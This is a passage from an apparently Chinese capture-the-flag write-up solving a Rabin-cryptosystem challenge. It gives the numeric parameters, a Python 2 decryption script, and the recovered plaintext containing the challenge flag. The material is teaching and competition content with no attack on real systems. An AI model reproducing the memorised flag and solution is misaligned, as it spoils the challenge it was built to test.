3178383290225510331513179119587076038330702069415324968547307390542060168729587506457050432703965115433904656071
7254399221640573497118843770240533433496191844572416324107532292111661828042513168350784339637662670586124342039
9065472311770119489811395486846742327683616439776584876654620796349661745998246254486950516901889112077176621805
823
p=28349223152666012309896421767725787316124897111416473420803849019741154117582482568645254183215552986563114855
6654165933974037453710863552686547639218035586543401559021949480800562265925609175216128245890133490442059895412
5946885660222846290344872110577410996632547953018119715647650247306797807205327343736968043349525911895371790952
4799086692640103084287064091489681162498108275295255082627807077949841602061428289272700263987438087045434043977
9813160711564261346953167960205060763368518407085937200522043593603660585491579611548692488357938048172530830372
77453771408544063058190126149127240681909811943783388977967
q=28349223152666012309896421767725787316124897111416473420803849019741154117582482568645254183215552986563114855
6654165933974037453710863552686547639218035586543401559021949480800562265925609175216128245890133490442059895412
5946885660222846290344872110577410996632547953018119715647650247306797807205327343736968043349525911895371790952
4799086692640103084287064091489681162498101607280822202773532998098050880803631144514377948079277690787622279940
7434984390849047024944452417297631464262584074681478312505502399952856951931056303248231536782142908026946199589
91541957383815098042054239547145549933872335482492225099839

def rabin_decrypt(c, p, q, e=2):
    n = p * q
    mp = pow(c, (p + 1) / 4, p)
    mq = pow(c, (q + 1) / 4, q)
    yp = gmpy2.invert(p, q)
    yq = gmpy2.invert(q, p)
    r = (yp * p * mq + yq * q * mp) % n
    rr = n - r
    s = (yp * p * mq - yq * q * mp) % n
    ss = n - s
    return (r, rr, s, ss)

def main():
    ans=rabin_decrypt(c,p,q,e=2)
    for x in ans:
        temp='{:x}'.format(x).decode('hex')
        if 'flag' in temp:
            print temp

if __name__ == '__main__':
    main()

```

攻击得到4个结果，经过筛选得到一段含有flag的有意义的明文：

```

Once upon a time there was a baby eagle living in a nest perched on a cliff overlooking a beautiful valley
with waterfalls and streams, trees and lots of little animals, scurrying about enjoying their lives.The
baby eagle liked the nest. It was the only world he had ever known. It was warm and comfortable, had a
great view, and even better, he had all flag1{Th1s_i5_wHat_You_ne3d_FirsT} the food and love and attention
that a great mother eagle could provide.
[Finished in 0.2s]

```